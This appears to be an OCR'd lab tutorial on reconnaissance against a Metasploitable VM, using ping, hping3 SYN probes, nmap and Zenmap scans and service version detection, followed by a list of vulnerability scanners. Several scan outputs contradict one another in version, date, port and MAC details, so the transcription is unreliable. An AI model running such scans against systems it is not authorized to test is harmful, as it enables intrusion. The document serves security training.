
- After Download open it



- Enter Target Ip Address and click on Analyse



Result




Scanning

Scanning is a process used in cybersecurity and network management to actively probe and analyze a target system or network to gather information about its structure, open ports, running services, and potential vulnerabilities.

Check Host Is Alive Or Not Using Various

A)Ping

Command:- ping 192.168.161.182



The screenshot shows a terminal window titled 'Kali [Running] - Oracle VirtualBox'. The terminal is running as root, indicated by the prompt '(root@Kali)-[~]'. The command '# ping 192.168.161.182' is entered at the bottom of the window. The background of the terminal shows various system logs and configuration files. Below the terminal, the desktop environment includes a weather widget (28°C, Mostly sunny), a taskbar with icons for various applications like File Explorer, Edge, and Google Chrome, and a system tray showing battery status, signal strength, and date/time (16:34:48, 07-06-2025).

```
(root@Kali)-[~]
# ping 192.168.161.182
PING 192.168.161.182 (192.168.161.182) 56(84) bytes of data.
64 bytes from 192.168.161.182: icmp_seq=1 ttl=64 time=8.11 ms
64 bytes from 192.168.161.182: icmp_seq=2 ttl=64 time=2.21 ms
64 bytes from 192.168.161.182: icmp_seq=3 ttl=64 time=1.05 ms
64 bytes from 192.168.161.182: icmp_seq=4 ttl=64 time=1.10 ms
64 bytes from 192.168.161.182: icmp_seq=5 ttl=64 time=3.13 ms
```

The screenshot shows a terminal window titled "Kali [Running] - Oracle VirtualBox". The terminal is running as root, indicated by the red text "(root@Kali)-[~]". The user has run the command "# ping 192.168.161.182", which is shown in green. The terminal displays the results of the ping, including five ICMP echo requests sent to the target IP address. The network interface list at the top of the terminal window includes "eth0", "wlan0", "mon0", "vboxnet0", and "vboxnetadp". The desktop environment at the bottom of the screen shows various application icons in the taskbar.

B)Nmap:-

Command:- nmap -sn -PR 192.168.161.182

```
(root@Kali)-[~]
# nmap -sn -PR 192.168.161.182
```

```
Nmap 7.7.0 (https://nmap.org)
Starting Nmap 7.7.0 (https://nmap.org) at 2023-07-06 16:33 UTC
Nmap scan report for 192.168.161.182
Host is up (pingable).
PORT      STATE      SERVICE
1-1000/tcp open|closed|filtered
```

The screenshot shows a terminal window titled "Kali [Running] - Oracle VirtualBox". The terminal is running as root. The user has run the command "# nmap -sn -PR 192.168.161.182", which is shown in green. The terminal displays the results of the nmap scan. It starts by displaying the version of Nmap being used (7.7.0). It then reports that the host (192.168.161.182) is up and pingable. The scan results show that port 1-1000/tcp is open, closed, or filtered. The desktop environment at the bottom of the screen shows various application icons in the taskbar.

Kali [Running] - Oracle VirtualBox

File View Input Devices Help

root@Kali: ~

```
(root@Kali)-[~]
# nmap -sn -PR 192.168.161.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-07 16:37 IST
Nmap scan report for 192.168.161.182
Host is up (0.0019s latency).
MAC Address: 08:00:27:46:C1:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds

(root@Kali)-[~]
#
```

28°C Mostly sunny

Search

1 2 3 4

16:37:31 07-06-2025

C) Hping3-:

Command - hping3 -S 192.168.161.182 -p 80

A screenshot of a Kali Linux terminal window titled "Kali (Bumblebee) - Oracle VM VirtualBox". The terminal shows the user is root at the prompt "(root@Kali:[~])". The command entered is "# hping3 -S 192.168.161.182 -p 80", which is used for sending an HTTP SYN packet to port 80 of the specified IP address. The terminal interface includes a menu bar with File, Actions, Edit, View, Help, and a toolbar with various icons. The desktop environment at the bottom shows icons for the Dash, Home, Task Manager, and several open applications like a browser and file manager.

- Response is received

```
(root㉿Kali)-[~]
# hping3 -S 192.168.161.182 -p 80
HPING 192.168.161.182 (eth0 192.168.161.182): S set, 40 headers + 0 data bytes
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=0 win=5840 rtt=3.4 ms
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=1 win=5840 rtt=10.4 ms
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=2 win=5840 rtt=13.3 ms
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=3 win=5840 rtt=11.2 ms
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=4 win=5840 rtt=3.9 ms
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=5 win=5840 rtt=13.2 ms
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=6 win=5840 rtt=9.6 ms
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=7 win=5840 rtt=5.5 ms
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=8 win=5840 rtt=7.1 ms
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=9 win=5840 rtt=5.3 ms
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=10 win=5840 rtt=7.6 ms
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=11 win=5840 rtt=7.7 ms
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=12 win=5840 rtt=5.2 ms
```

After Finding the host is alive or note using different techniques the next step find the open ports on target

Finding Open Ports Using Different Techniques

A) Nmap :-

Command :- nmap -sS 192.168.161.182

```
(root㉿Kali)-[~]
# nmap -sS 192.168.161.182

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-07 16:46 IST
Nmap scan report for 192.168.161.182
Host is up (0.0034s latency).

Not shown: 977 closed tcp ports (reset)

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
```

• Target Open Ports


```
(root㉿Kali)-[~]
# nmap -sS 192.168.161.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-07 16:46 IST
Nmap scan report for 192.168.161.182
Host is up (0.0034s latency).

Not shown: 977 closed tcp ports (reset)

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
```

B) Zenmap:-

Zenmap is the graphical Version of Nmap



Result:-

The screenshot shows the Zenmap application window after the scan has completed. The main pane displays the Nmap scan report for the target 192.168.161.182. The report starts with "Starting Nmap 7.85 [https://nmap.org] at 2025-06-07 16:48 IST". It indicates that the host is up (0.00089s latency). The output lists 977 closed TCP ports (reset). The open ports and their services are as follows:


PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
25/tcp	open	smtp
53/tcp	open	domain
69/tcp	open	http
113/tcp	open	ncbind
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
512/tcp	open	exec
513/tcp	open	login
534/tcp	open	mail
1699/tcp	open	rmiregistry
1524/tcp	open	ingreslock
2049/tcp	open	nfs
2121/tcp	open	ccproxy-tcp
3389/tcp	open	sql
5432/tcp	open	postgresql
5900/tcp	open	vnc
6000/tcp	open	X11
6667/tcp	open	irc
8080/tcp	open	http2
8120/tcp	open	unknown

At the bottom of the report, it says "MAC Address: 08:00:27:46:C1:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)". The message "Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds" is displayed at the very bottom.

Finding Service Version Using Nmap and zenmap

A) Nmap:-


Command :- nmap -sV -sS 192.168.161.182



```
(root㉿Kali)-[~]
# nmap -sV -sS 192.168.161.182
```


Starting Nmap 7.95 (https://nmap.org) at 2024-01-15 16:55 IST
Nmap scan report for 192.168.161.182
Host is up (0.0032s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 7.9p1 Debian 10 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.4.42 ((Ubuntu) PHP/8.1.12)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh reexec
513/tcp open login OpenBSD or Solaris rlogin
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.7.33-0ubuntu0.20.04.1
5432/tcp open postgresql PostgreSQL DB 14.5-0ubuntu0.20.04.1
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd

Result:-



```
(root㉿Kali)-[~]
# nmap -sV -sS 192.168.161.182
Starting Nmap 7.95 ( https://nmap.org ) at 2024-01-15 16:55 IST
Nmap scan report for 192.168.161.182
Host is up (0.0032s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    Postfix smtpd
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http    Apache httpd 2.4.42 ((Ubuntu) PHP/8.1.12)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec    netkit-rsh reexec
513/tcp   open  login   OpenBSD or Solaris rlogin
514/tcp   open  shell   Netkit rshd
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs     2-4 (RPC #100003)
2121/tcp  open  ftp     ProFTPD 1.3.1
3306/tcp  open  mysql   MySQL 5.7.33-0ubuntu0.20.04.1
5432/tcp  open  postgresql PostgreSQL DB 14.5-0ubuntu0.20.04.1
5900/tcp  open  vnc     VNC (protocol 3.3)
6000/tcp  open  X11     (access denied)
6667/tcp  open  irc     UnrealIRCd
```

B) Zenmap:-



Result:-

```
Starting Nmap 7.05 ( https://nmap.org ) at 2025-06-07 16:57 IST
Nmap scan report for 192.168.161.182
Host is up (0.00052s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    Postfix smtpd
53/tcp    open  domain??
69/tcp    open  domain??
113/tcp   open  rpcbind?
139/tcp   open  netbios-ssn?
445/tcp   open  microsoft-ds?
512/tcp   open  exec    netkit-rsh rexec
513/tcp   open  shell??
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry?
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs??
21/tcp    open  ssh      ProFTPD 1.3.1
3306/tcp  open  mysql   MySQL 5.0.31a-Ubuntu5
5432/tcp  open  postgresql?
5900/tcp  open  vnc     VNC (protocol 3.3)
6000/tcp  open  X11?
6667/tcp  open  irc     UnrealIRCd
6669/tcp  open  irc     UnrealIRCd
8190/tcp  open  unknown

MAC Address: 00:00:27:46:C1:B0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain;irc.Metasploitable.LAN-;OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.86 seconds
```

The screenshot shows the results of a port scan on host 192.168.161.182. The scan identified several open ports and their associated services and versions. Key findings include:

- Port 22/tcp: OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
- Port 23/tcp: Linux telnetd
- Port 25/tcp: Postfix smtpd
- Port 53/tcp: Domain? (likely a typo for domain)
- Port 113/tcp: rpcbind?
- Port 139/tcp: netbios-ssn?
- Port 445/tcp: microsoft-ds?
- Port 512/tcp: exec netkit-rsh rexec
- Port 513/tcp: shell??
- Port 514/tcp: tcpwrapped
- Port 1099/tcp: rmiregistry?
- Port 1524/tcp: bindshell Metasploitable root shell
- Port 2049/tcp: nfs??
- Port 21/tcp: ProFTPD 1.3.1
- Port 3306/tcp: MySQL 5.0.31a-Ubuntu5
- Port 5432/tcp: postgresql?
- Port 5900/tcp: vnc VNC (protocol 3.3)
- Port 6000/tcp: X11?
- Port 6667/tcp: irc UnrealIRCd
- Port 6669/tcp: irc UnrealIRCd
- Port 8190/tcp: unknown

The service information also includes the MAC address (00:00:27:46:C1:B0), operating system (PCS Systemtechnik/Oracle VirtualBox virtual NIC), and other details like the hosts file and CPE information.

After Finding the open ports and service version finding the vulnerability

Vulnerability Analysis

Vulnerability Analysis is the process of **identifying, classifying, and evaluating security weaknesses (vulnerabilities)** in a system, network, application, or infrastructure **before attackers can exploit them.**

Purpose of Vulnerability Analysis:

- To **find weaknesses** in software, hardware, or configurations.
 - To **prevent cyber attacks** by fixing known flaws.
 - To **assess risk levels** of different vulnerabilities.
 - To **help prioritize remediation** efforts based on severity.
-

Finding Vulnerability Using Various Tools

vulnerability analysis tools

- 1.Nessus**
- 2.OpenVAS**
- 3.Nikto**
- 4.Acunetix**
- 5.Burp Suite**
- 6.Nexpose (Rapid7)**
- 7.Qualys**
- 8.Netsparker**
- 9.Arachni**
- 10.OWASP ZAP**

11. Wapiti

12. Vega

13. IBM AppScan

14. Retina

15. GFI LanGuard

16. SAINT

17. Microsoft Baseline Security Analyzer (MBSA)

18. Core Impact

19. Invicti (formerly Netsparker)

20. Tenable.io


A) nmap Script:-

Command :- nmap -A -T4 192.168.161.182

How It Works:

- **nmap:**
Launches the Nmap tool (used for network scanning and host discovery).
- **-A:**
Stands for **Aggressive Scan**. It enables:
 - **OS detection**
 - **Version detection** of services
 - **Script scanning** (default NSE scripts)
